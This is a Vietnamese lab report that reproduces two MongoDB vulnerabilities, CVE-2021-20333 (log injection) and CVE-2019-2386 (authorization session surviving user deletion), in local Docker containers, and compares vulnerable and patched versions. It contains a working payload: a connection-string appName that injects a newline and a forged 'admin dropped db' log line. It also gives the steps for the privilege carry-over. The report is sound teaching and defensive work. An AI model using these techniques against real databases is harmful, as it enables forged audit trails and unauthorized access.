

DEMO CVE MONGODB

1.1 CVE-2021-20333

1.1.1 Giới thiệu

CVE-2021-20333 là lỗ hổng log injection, log spoofing trong MongoDB Server, ảnh hưởng tới các phiên bản 3.6 phát hành trước 3.6.20, 4.0 phát hành trước 4.0.21 và 4.2 phát hành trước 4.2.10, được đánh giá ở mức nghiêm trọng trung bình với điểm số CVSS xấp xỉ 5,3. Lỗ hổng này được MongoDB công bố công khai trong cơ sở dữ liệu CVE vào ngày 23/7/2021.

Lỗ hổng xuất hiện do dữ liệu đầu vào không được xử lý và escape đầy đủ trước khi ghi vào log, cho phép kẻ tấn công chèn các ký tự xuống dòng hoặc ký tự điều khiển khác làm thay đổi cấu trúc bản ghi log.

Khi khai thác, kẻ tấn công chỉ cần gửi yêu cầu tới dịch vụ MongoDB qua mạng với phần dữ liệu có chứa các ký tự này, không cần tài khoản hay quyền truy cập sẵn có và cũng không cần người dùng thực hiện bất kỳ thao tác nào, miễn là có thể kết nối tới cổng dịch vụ MongoDB.

Việc log bị chia nhỏ, giả mạo hoặc bị thêm nội dung không chính xác khiến quản trị viên dễ hiểu sai bối cảnh sự kiện, bỏ sót dấu hiệu tấn công hoặc bị đánh lạc hướng trong quá trình điều tra, qua đó làm suy giảm nghiêm trọng độ tin cậy và tính toàn vẹn của hệ thống log dù không trực tiếp gây rò rỉ dữ liệu hoặc làm dừng dịch vụ.

Tác hại và kịch bản xấu

- Che giấu dấu vết (anti-forensics): Kẻ tấn công làm loãng hoặc che lấp sự kiện thật trong log. Hệ thống SIEM/cảnh báo bị đánh lừa.
- Giả mạo sự kiện: Có thể “tạo” dòng log trông như do hệ thống sinh ra (ví dụ: “User disabled auditing”) để gây hiểu lầm cho điều tra viên.
- Log bị thao túng → độ tin cậy giám sát và chuỗi bằng chứng suy giảm.

Để khắc phục, hệ thống cần được nâng cấp lên các phiên bản MongoDB đã vá như 3.6.20, 4.0.21, 4.2.10 hoặc các bản mới hơn, đồng thời rà soát và chuẩn hóa cơ chế ghi log nhằm bảo đảm mọi dữ liệu được ghi lại đều được kiểm soát, lọc và escape đúng cách, không cho phép người dùng chèn các ký tự điều khiển vào nội dung log.

1.1.2 Tiến hành demo CVE-2021-20333

- Khởi động môi trường lab bằng Docker Compose

```
cd ~/mongodb-cve-lab/cve-2021-20333
```

```
docker compose up -d
```

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2021-20333
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$ docker compose up -d
[+] Running 2/2
 ✓ Network cve-2021-20333 default   Cre...           0.1s
 ✓ Container mongo-cve-2021-20333 Sta...           0.3s
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$
```

Hình 1 – Khởi chạy Docker cho dự án

- Sinh log khai thác

- Kết nối tới cơ sở dữ liệu bằng mongosh sử dụng connection string có appName chèn payload với encoding %0A = newline. Mục đích là để lợi dụng việc MongoDB ghi trực tiếp giá trị appName vào log mà không escape ký tự đặc biệt từ đó bản ghi log bị tách thành nhiều dòng làm vỡ cấu trúc và tạo các dòng log giả trên server MongoDB.

mongosh

"mongodb://root:rootpass@localhost:27033/admin?appName=PENTEST%0A[2025-10-29T12:00:00Z]%20E%20ACCESS%20id%3D9999%20ctx%3DconnX%20msg%3D%27admin%20dropped%20db%27"

```
mongosh mongodb://<credentials>@localhost:27033/admin?appName=PENTEST%0A%5B2025-10-29T12%3A00%3A00Z%5D%20E%20ACCESS%20id%3D9999%20ctx%3DconnX%20msg%3D%27admin%20dropped%20db%27"
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$ docker compose up -d
[+] Running 2/2
 ✓ Network cve-2021-20333 default   Cre...           0.1s
 ✓ Container mongo-cve-2021-20333 Sta...           0.3s
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$ mongosh "mongodb://root:rootpass@localhost:27033/admin?appName=PENTEST%0A[2025-10-29T12:00:00Z]%20E%20ACCESS%20id%3D9999%20ctx%3DconnX%20msg%3D%27admin%20dropped%20db%27"
Current Mongosh Log ID: 6902f475143549dc86ce5f46
Connecting to:  mongodb://<credentials>@localhost:27033/admin?appName=PENTEST%0A%5B2025-10-29T12%3A00%3A00Z%5D%20E%20ACCESS%20id%3D9999%20ctx%3DconnX%20msg%3D%27admin%20dropped%20db%27&directConnection=true&serverSelectionTimeoutMS=2000
Using MongoDB:  4.2.9
Using Mongosh:  2.5.8

For mongosh info see: https://www.mongodb.com/docs/mongosh-shell/

-----
The server generated these startup warnings when booting
2025-10-30T05:13:41.444+0000:
2025-10-30T05:13:41.444+0000: ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2025-10-30T05:13:41.444+0000: **          See http://dochub.mongodb.org/core/prodnotes-filesystem
-----

admin> db.runCommand({ ping: 1 })
{ ok: 1 }
admin>
```

Hình 2 – Kết nối tới cơ sở dữ liệu với payload gây hại

- Kiểm tra logs

docker logs mongo-cve-2021-20333 | tail -n 120

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2021-20333
[2025-10-29T12:00:00Z] E ACCESS id=9999 ctx=connX msg='admin dropped db' }, driver: { name: "nodejs|mongosh", version: "6.19.0|2.5.8" }, platform: "Node.js v20.19.5, LE", os: { name: "linux", architecture: "x64", version: "3.10.0-327.2.2.el7.x86_64", type: "Linux" } }
2025-10-30T05:15:34.162+0000 I SHARDING [conn2] Marking collection admin.system.users as collection version: <unsharded>
2025-10-30T05:15:34.171+0000 I ACCESS [conn2] Successfully authenticated as principal root on admin from client 172.22.0.1:44284
2025-10-30T05:15:34.184+0000 I NETWORK [listener] connection accepted from 172.22.0.1:44288 #3 (3 connections now open)
2025-10-30T05:15:34.185+0000 I NETWORK [listener] connection accepted from 172.22.0.1:44298 #4 (4 connections now open)
2025-10-30T05:15:34.187+0000 I SHARDING [conn2] Marking collection admin.atlascli as collection version: <unsharded>
2025-10-30T05:15:34.187+0000 I NETWORK [conn3] received client metadata from 172.22.0.1:44288 conn3: { application: { name: "PENTEST"
[2025-10-29T12:00:00Z] E ACCESS id=9999 ctx=connX msg='admin dropped db' }, driver: { name: "nodejs|mongosh", version: "6.19.0|2.5.8" }, platform: "Node.js v20.19.5, LE", os: { name: "linux", architecture: "x64", version: "3.10.0-327.2.2.el7.x86_64", type: "Linux" } }
2025-10-30T05:15:34.188+0000 I NETWORK [conn4] received client metadata from 172.22.0.1:44298 conn4: { application: { name: "PENTEST"
[2025-10-29T12:00:00Z] E ACCESS id=9999 ctx=connX msg='admin dropped db' }, driver: { name: "nodejs|mongosh", version: "6.19.0|2.5.8" }, platform: "Node.js v20.19.5, LE", os: { name: "linux", architecture: "x64", version: "3.10.0-327.2.2.el7.x86_64", type: "Linux" } }
2025-10-30T05:15:34.191+0000 I ACCESS [conn3] Successfully authenticated as principal root on admin from client 172.22.0.1:44288
2025-10-30T05:15:34.193+0000 I ACCESS [conn4] Successfully authenticated as principal root on admin from client 172.22.0.1:44298
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$
```

Hình 3 – Kiểm tra logs

Ảnh trên cho thấy log của MongoDB sau khi gửi payload, giá trị appName chứa ký tự xuống dòng đã làm bản ghi log bị tách thành nhiều dòng, chèn thêm một dòng log giả sau nội dung “PENTEST”, qua đó minh họa rõ lỗ hổng log injection CVE-2021-20333.

- Dọn sạch môi trường vulnerable
 - Dọn sạch môi trường vuln:

docker compose down -v

```
admin> exit
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$ docker compose down -v
[+] Running 2/2
✓ Container mongo-cve-2021-20333 Removed 0.2s
✓ Network cve-2021-20333_default Removed 0.1s
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$
```

Hình 4 – Dọn sạch môi trường vulnerable

- Khởi tạo môi trường fixed:

docker compose -f docker-compose-fixed.yml up -d

```
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$ docker compose -f docker-compose-fixed.yml up -d
[+] Running 2/2
✓ Network cve-2021-20333_default Created 0.1s
✓ Container mongo-cve-2021-20333-fixed Started 0.3s
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$
```

Hình 5 – Khởi chạy phiên bản đã vá

- Sinh log tương tự trên instance đã vá
 - Lặp lại bước kết nối:

mongosh

"mongodb://root:rootpass@localhost:27034/admin?appName=PENTEST%0A[2025-10-29T12:00:00Z]%20E%20ACCESS%20id%3D9999%20ctx%3DconnX%20msg%3D%27admin%20dropped%20db%27"

```
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$ docker compose -f docker-compose-fixed.yml up -d
[+] Running 2/2
 ✓ Network cve-2021-20333_default      Created                                0.1s
 ✓ Container mongo-cve-2021-20333-fixed Started                                0.3s
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$ mongosh "mongodb://root:rootpass@localhost:27034/admin?appName=PENTEST%0A[2025-10-29T12:00:00Z]%20E%20ACCESS%20id%3D9999%20ctx%3DconnX%20msg%3D%27admin%20dropped%20db%27"
Current Mongosh Log ID: 6902f54b5387c3e7b5ce5f46
Connecting to:      mongodb://<credentials>@localhost:27034/admin?appName=PENTEST%0A%5B2025-10-29T12%3A00%3A00Z%5D+E+ACCESS+id%3D9999+ctx%3DconnX+msg%3D%27admin+dropped+db%27&directConnection=true&serverSelectionTimeoutMS=2000
Using MongoDB:      4.2.12
Using Mongosh:      2.5.8

For mongosh info see: https://www.mongodb.com/docs/mongosh-shell/

-----
The server generated these startup warnings when booting
2025-10-30T05:18:51.062+0000:
2025-10-30T05:18:51.062+0000: ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2025-10-30T05:18:51.062+0000: **      See http://dochub.mongodb.org/core/prodnotes-filesystem
-----

admin> db.runCommand({ ping: 1 })
{ ok: 1 }
admin>
```

Hình 6 – Kết nối tới cơ sở dữ liệu với payload gây hại

- Xem logs của container fixed
 - Log không chứa dòng giả mạo, ký tự newline hoặc đặc biệt được escape đúng cách.

docker logs mongo-cve-2021-20333-fixed | tail -n 120

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2021-20333
2025-10-30T05:19:07.380+0000 I NETWORK [conn2] received client metadata from 172.22.0.1:48928 conn2: { application: { name: "PENTEST\n[2025-10-29T12:00:00Z] E ACCESS id=9999 ctx=connX msg='admin dropped db'", driver: { name: "nodejs |mongosh", version: "6.19.0|2.5.8" }, platform: "Node.js v20.19.5, LE", os: { name: "linux", architecture: "x64", version: "3.10.0-327.22.2.el7.x86_64", type: "Linux" } } }
2025-10-30T05:19:07.380+0000 I SHARDING [conn2] Marking collection admin.system.users as collection version: <unsharded>
2025-10-30T05:19:07.389+0000 I ACCESS [conn2] Successfully authenticated as principal root on admin from client 172.22.0.1:48928
2025-10-30T05:19:07.399+0000 I NETWORK [listener] connection accepted from 172.22.0.1:48942 #3 (3 connections now open)
2025-10-30T05:19:07.399+0000 I NETWORK [listener] connection accepted from 172.22.0.1:48952 #4 (4 connections now open)
2025-10-30T05:19:07.401+0000 I NETWORK [conn4] received client metadata from 172.22.0.1:48952 conn4: { application: { name: "PENTEST\n[2025-10-29T12:00:00Z] E ACCESS id=9999 ctx=connX msg='admin dropped db'", driver: { name: "nodejs |mongosh", version: "6.19.0|2.5.8" }, platform: "Node.js v20.19.5, LE", os: { name: "linux", architecture: "x64", version: "3.10.0-327.22.2.el7.x86_64", type: "Linux" } } }
2025-10-30T05:19:07.401+0000 I NETWORK [conn3] received client metadata from 172.22.0.1:48942 conn3: { application: { name: "PENTEST\n[2025-10-29T12:00:00Z] E ACCESS id=9999 ctx=connX msg='admin dropped db'", driver: { name: "nodejs |mongosh", version: "6.19.0|2.5.8" }, platform: "Node.js v20.19.5, LE", os: { name: "linux", architecture: "x64", version: "3.10.0-327.22.2.el7.x86_64", type: "Linux" } } }
2025-10-30T05:19:07.404+0000 I ACCESS [conn4] Successfully authenticated as principal root on admin from client 172.22.0.1:48952
2025-10-30T05:19:07.404+0000 I ACCESS [conn3] Successfully authenticated as principal root on admin from client 172.22.0.1:48942
2025-10-30T05:19:07.404+0000 I SHARDING [conn2] Marking collection admin.atlascli as collection version: <unsharded>
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2021-20333$
```

Hình 7 – Nhật ký sau vá cho thấy không có dòng log giả mạo

1.2 CVE-2019-2386

1.2.1 Giới thiệu

CVE-2019-2386 là lỗ hổng sai sót trong quản lý phiên phân quyền trong MongoDB Server, ảnh hưởng tới các phiên bản 3.4 phát hành trước 3.4.22, 3.6 phát hành trước 3.6.13 và 4.0 phát hành trước 4.0.9, được đánh giá ở mức nghiêm trọng cao với điểm số CVSS 7,1 và được công bố ngày 06/8/2019.

Lỗi hỏng xuất hiện do sau khi tài khoản người dùng bị xóa, MongoDB không huỷ đầy đủ các phiên phân quyền tương ứng, khiến phiên đã xác thực vẫn tồn tại và có thể bị gán nhầm cho tài khoản mới nếu quản trị viên tạo lại người dùng với cùng tên.

Khi khai thác, kẻ tấn công cần có một tài khoản hợp lệ để thiết lập phiên làm việc, sau đó lợi dụng việc quản trị viên xóa tài khoản này rồi tạo một tài khoản khác dùng đúng tên cũ, nhờ đó tiếp tục dùng phiên cũ để truy cập hệ thống với quyền của tài khoản mới dù trên lý thuyết quyền cũ đã bị thu hồi.

Việc phiên cũ vẫn còn hiệu lực và dính sang tài khoản mới khiến quản trị viên khó nhận ra rằng người dùng đã bị xóa vẫn có thể truy cập, dẫn đến nguy cơ truy cập trái phép vào cơ sở dữ liệu, đọc và sửa đổi dữ liệu quan trọng hoặc thực hiện các thao tác quản trị vượt quá phạm vi cho phép.

Tác hại và kịch bản xấu

- Leo thang đặc quyền: tài khoản ban đầu có quyền thấp nhưng tài khoản mới được cấp quyền cao, phiên cũ được hưởng quyền cao này.
- Duy trì truy cập sau khi bị thu hồi: người dùng hoặc kẻ tấn công vẫn dùng phiên hoạt động dù tài khoản đã bị xóa trên hệ thống.
- Truy cập và sửa đổi dữ liệu trái phép: phiên bị dòn trộn cho phép đọc, ghi, sửa hoặc xóa dữ liệu nhạy cảm trong các cơ sở dữ liệu mà tài khoản mới có quyền.


Để khắc phục, hệ thống cần được nâng cấp lên các phiên bản MongoDB đã vá như 3.4.22, 3.6.13, 4.0.9 hoặc các bản mới hơn, nếu chưa thể nâng cấp ngay thì sau khi xóa người dùng cần khởi động lại các node có thể còn giữ phiên phân quyền hoạt động và tránh tạo lại tài khoản mới trùng tên với tài khoản đã bị xóa.

1.2.2 Tiến hành demo CVE-2019-2386

- Khởi động môi trường với phiên bản chứa lỗi hỏng:
 - Container mongo-cve-2019-2386 sẽ khởi chạy trên cổng mặc định 27017.

```
cd ~/mongodb-cve-lab/cve-2019-2386
```

```
docker compose up -d
```



Hình 8 – Khởi chạy Docker Compose cho môi trường vulnerable

- Tạo dữ liệu ban đầu và người dùng có quyền đọc
 - Đăng nhập bằng tài khoản quản trị:


docker exec -it mongo-cve-2019-2386 mongo -u root -p rootpass --authenticationDatabase admin localhost/admin

- Tạo cơ sở dữ liệu và collection

use demo

db.createCollection("items")

db.items.insertMany([{name:"A"}, {name:"B"}])



```
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ docker exec -it mongo-cve-2019-2386 mongo -u root -p rootpass --authenticationDatabase admin --quiet localhost/admin
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  http://docs.mongodb.org/
Questions? Try the support group
  http://groups.google.com/group/mongodb-user
> use demo
switched to db demo
> db.createCollection("items")
{ "ok" : 1 }
> db.items.insertMany([ {name:"A"}, {name:"B"} ])
{
  "acknowledged" : true,
  "insertedIds" : [
    ObjectId("6902f8790b93aa3a11b8ae1c"),
    ObjectId("6902f8790b93aa3a11b8ae1d")
  ]
}
```

Hình 9 – Tạo cơ sở dữ liệu và collection

- Tạo user alice chỉ có quyền đọc

```
db.createUser({
  user: "alice",
  pwd: "alice123",
  roles: [ { role: "read", db: "demo" } ]
})
```



```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
> use demo
switched to db demo
> db.createCollection("items")
{ "ok" : 1 }
> db.items.insertMany([ {name:"A"}, {name:"B"} ])
{
  "acknowledged" : true,
  "insertedIds" : [
    ObjectId("6902f8790b93aa3a11b8ae1c"),
    ObjectId("6902f8790b93aa3a11b8ae1d")
  ]
}
> db.createUser({
...   user: "alice",
...   pwd: "alice123",
...   roles: [ { role: "read", db: "demo" } ]
... })
Successfully added user: {
  "user" : "alice",
  "roles" : [
    {
      "role" : "read",
      "db" : "demo"
    }
  ]
}
```

Hình 10 – Tạo dữ liệu và người dùng alice chỉ có quyền đọc

- Đăng nhập bằng user alice và kiểm thử quyền

- Trên terminal khác đăng nhập user vừa tạo

`docker exec -it mongo-cve-2019-2386 mongo -u alice -p alice123 --authenticationDatabase demo localhost/demo`

- Thử đọc dữ liệu

`db.items.find()` => Thành công vì user có quyền đọc.

Thử insert dữ liệu nhưng không được do chỉ có quyền read

`db.items.insertOne({name:"X"})` => Thất bại, vì alice chỉ có quyền read.

```

> db.createUser({
...   user: "alice",
...   pwd: "alice123",
...   roles: [ { role: "read", db: "demo" } ]
... })
Successfully added user: {
  "user" : "alice",
  "roles" : [
    {
      "role" : "read",
      "db" : "demo"
    }
  ]
}

ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386$ docker exec -it mongo-cve-2019-2386 mongo -u alice -p alice123 --authenticationDatabase demo --quiet localhost/demo
> db.items.find()
{ "_id" : ObjectId("6902f8790b93aa3a11b8ae1c"), "name" : "A" }
{ "_id" : ObjectId("6902f8790b93aa3a11b8ae1d"), "name" : "B" }
> db.items.insertOne({name:"X"})
2025-10-30T05:35:40.306+0000 E QUERY [js] WriteCommandError: not authorized on demo to execute command { insert: "items", ordered: true, lsid: { id: UUID("a88613a3-7e14-4741-9a2d-8200bc715821") }, $db: "demo" } :
WriteCommandError({
  "ok" : 0,
  "errmsg" : "not authorized on demo to execute command { insert: \"items\", ordered: true, lsid: { id: UUID(\"a88613a3-7e14-4741-9a2d-8200bc715821\") }, $db: \"demo\" }",
  "code" : 13,
  "codeName" : "Unauthorized"
})
WriteCommandError@src/mongo/shell/bulk_api.js:420:48
Bulk/executeBatch@src/mongo/shell/bulk_api.js:902:1
Bulk/this.execute@src/mongo/shell/bulk_api.js:1150:21
DBCollection.prototype.insertOne@src/mongo/shell/crud_api.js:252:9
@(shell):1:1
>

```

Hình 11 – Phiên alice chỉ đọc được dữ liệu, không thể chèn mới.

- Trên admin xoá user alice cũ và thêm mới 1 user trùng tên với quyền cao hơn

- Quay lại shell admin:

`db.dropUser("alice")`

`db.createUser({user:"alice", pwd:"NEWpass456", roles:[{role:"readWrite", db:"demo"}]})`

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
Successfully added user: {
  "user" : "alice",
  "roles" : [
    {
      "role" : "read",
      "db" : "demo"
    }
  ]
}
> db.dropUser("alice")
true
> db.createUser({user:"alice", pwd:"NEWpass456", roles:[{role:"readWrite", db:"demo"}]})
Successfully added user: {
  "user" : "alice",
  "roles" : [
    {
      "role" : "readWrite",
      "db" : "demo"
    }
  ]
}
>
```

Hình 12 – Xóa user cũ và tạo lại cùng tên alice nhưng có quyền readWrite

- Quay lại terminal alice cũ thử lại lệnh insert thì thành công

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
> db.dropUser("alice")
true
> db.createUser({user:"alice", pwd:"NEWpass456", roles:[{role:"readWrite", db:"demo"}]})
Successfully added user: {
  "user" : "alice",
  "roles" : [
    {
      "role" : "readWrite",
      "db" : "demo"
    }
  ]
}

ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ docker exec -it mongo-cve-2019-2386 mongo -u alice -p al
ice123 --authenticationDatabase demo --quiet localhost/demo
> db.items.find()
{ "_id" : ObjectId("6902f8790b93aa3a11b8ae1c"), "name" : "A" }
{ "_id" : ObjectId("6902f8790b93aa3a11b8ae1d"), "name" : "B" }
> db.items.insertOne({name:"X"})
2025-10-30T05:35:40.306+0000 E QUERY [js] WriteCommandError: not authorized on demo to execute command { insert: "i
tems", ordered: true, lsid: { id: UUID("a88613a3-7e14-4741-9a2d-8200bc715821") }, $db: "demo" } :
WriteCommandError({
  "ok" : 0,
  "errmsg" : "not authorized on demo to execute command { insert: \"items\", ordered: true, lsid: { id: UUID(\"a
88613a3-7e14-4741-9a2d-8200bc715821\") }, $db: \"demo\" }",
  "code" : 13,
  "codeName" : "Unauthorized"
})
WriteCommandError@src/mongo/shell/bulk_api.js:420:48
Bulk/executeBatch@src/mongo/shell/bulk_api.js:902:1
Bulk/this.execute@src/mongo/shell/bulk_api.js:1150:21
DBCollection.prototype.insertOne@src/mongo/shell/crud_api.js:252:9
@(shell):1:1
> db.items.insertOne({name:"X"})
{
  "acknowledged" : true,
  "insertedId" : ObjectId("6902f9c89e8f6d5aeb5263fe")
}
>
```

Hình 13 – Phiên alice cũ thực hiện thành công lệnh insert

- Thành công, dù session này chưa đăng nhập lại. Điều này chứng tỏ phiên xác thực cũ vẫn giữ nguyên trạng thái và kế thừa quyền của user mới được tạo lại
- Dọn môi trường

docker compose down -v

```
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ docker compose down -v
[+] Running 2/2
✔ Container mongo-cve-2019-2386 Removed 0.3s
✔ Network cve-2019-2386_default Removed 0.2s
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$
```

Hình 14 – Dừng và xóa môi trường vulnerable

- Khởi động phiên bản đã vá:

```
docker compose -f docker-compose-fixed.yml up -d
```

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ docker compose -f docker-compose-fixed.yml up -d
[+] Running 2/2
 ✓ Network cve-2019-2386_default      Created                                0.1s
 ✓ Container mongo-cve-2019-2386-fixed Started                               0.3s
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$
```

Hình 15 – Khởi động phiên bản đã vá

```
docker exec -it mongo-cve-2019-2386-fixed mongo -u root -p rootpass --
authenticationDatabase admin localhost/admin
```

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ docker exec -it mongo-cve-2019-2386-fixed mongo -u root -p rootpass --authenticationDatabase admin localhost/admin
MongoDB shell version v4.0.9
connecting to: mongodb://localhost:27017/admin?authSource=admin&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("56b17976-40e1-42fe-a76a-c51d3734bea7") }
MongoDB server version: 4.0.9
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  http://docs.mongodb.org/
Questions? Try the support group
  http://groups.google.com/group/mongodb-user
Server has startup warnings:
2025-10-30T05:42:04.024+0000 I STORAGE [initandlisten]
2025-10-30T05:42:04.024+0000 I STORAGE [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2025-10-30T05:42:04.024+0000 I STORAGE [initandlisten] ** See http://dochub.mongodb.org/core/prodnotes-filesystem
---
Enable MongoDB's free cloud-based monitoring service, which will then receive and display metrics about your deployment (disk utilization, CPU, operation statistics, etc).

The monitoring data will be available on a MongoDB website with a unique URL accessible to you and anyone you share the URL with. MongoDB may use this information to make product improvements and to suggest MongoDB products and deployment options to you.

To enable free monitoring, run the following command: db.enableFreeMonitoring()
To permanently disable this reminder, run the following command: db.disableFreeMonitoring()
---
>
```

Hình 16 – Khởi động phiên bản đã vá

- Lặp lại các bước tạo dữ liệu và user tương tự

Tạo dữ liệu

```
use demo
```

```
db.createCollection("items")
```

```
db.items.insertMany([{"name":"A"}, {"name":"B"}])
```

```

> use demo
switched to db demo
> db.createCollection("items")
{ "ok" : 1 }
> db.items.insertMany([ {name:"A"}, {name:"B"} ])
{
  "acknowledged" : true,
  "insertedIds" : [
    ObjectId("6902facbd2be7b34665944ef"),
    ObjectId("6902facbd2be7b34665944f0")
  ]
}
>

```

Hình 17 – Tạo lại dữ liệu

Tạo user

```

db.createUser({
  user: "alice",
  pwd: "alice123",
  roles: [ { role: "read", db: "demo" } ]
})

```



```

ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
To enable free monitoring, run the following command: db.enableFreeMonitoring()
To permanently disable this reminder, run the following command: db.disableFreeMonitoring()
---
> use demo
switched to db demo
> db.createCollection("items")
{ "ok" : 1 }
> db.items.insertMany([ {name:"A"}, {name:"B"} ])
{
  "acknowledged" : true,
  "insertedIds" : [
    ObjectId("6902facbd2be7b34665944ef"),
    ObjectId("6902facbd2be7b34665944f0")
  ]
}
> db.createUser({
...   user: "alice",
...   pwd: "alice123",
...   roles: [ { role: "read", db: "demo" } ]
... })
Successfully added user: {
  "user" : "alice",
  "roles" : [
    {
      "role" : "read",
      "db" : "demo"
    }
  ]
}
>

```

Hình 18 – Tạo user

- Trên terminal khác đăng nhập user vừa tạo

```

docker exec -it mongo-cve-2019-2386-fixed mongo -u alice -p alice123 --
authenticationDatabase demo localhost/demo

```

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ docker exec -it mongo-cve-2019-2386-fixed mongo -u alice
-p alice123 --authenticationDatabase demo localhost/demo
MongoDB shell version v4.0.9
connecting to: mongodb://localhost:27017/demo?authSource=demo&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("03267fee-0dd1-4987-8558-26b283ee7663") }
MongoDB server version: 4.0.9
>
```

Hình 19 – Đăng nhập user vừa tạo

- Thử đọc dữ liệu

`db.items.find()`

- Thử insert dữ liệu nhưng không được do chỉ có quyền read

`db.items.insertOne({name:"X"})`

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
> db.createUser({
...   user: "alice",
...   pwd: "alice123",
...   roles: [ { role: "read", db: "demo" } ]
... })
Successfully added user: {
  "user" : "alice",
  "roles" : [
    {
      "role" : "read",
      "db" : "demo"
    }
  ]
}
}
>

ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ docker exec -it mongo-cve-2019-2386-fixed mongo -u alice
MongoDB shell version v4.0.9
connecting to: mongodb://localhost:27017/demo?authSource=demo&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("03267fee-0dd1-4987-8558-26b283ee7663") }
MongoDB server version: 4.0.9
> db.items.find()
{ "_id" : ObjectId("6902facbd2be7b34665944ef"), "name" : "A" }
{ "_id" : ObjectId("6902facbd2be7b34665944f0"), "name" : "B" }
> db.items.insertOne({name:"X"})
2025-10-30T05:43:41.807+0000 E QUERY [js] WriteCommandError: not authorized on demo to execute command { insert: "i
tems", ordered: true, lsid: { id: UUID("03267fee-0dd1-4987-8558-26b283ee7663") }, $db: "demo" } :
WriteCommandError({
  "ok" : 0,
  "errmsg" : "not authorized on demo to execute command { insert: \"items\", ordered: true, lsid: { id: UUID(\"0
3267fee-0dd1-4987-8558-26b283ee7663\") }, $db: \"demo\" }",
  "code" : 13,
  "codeName" : "Unauthorized"
})
WriteCommandError@src/mongo/shell/bulk_api.js:420:48
Bulk/executeBatch@src/mongo/shell/bulk_api.js:902:1
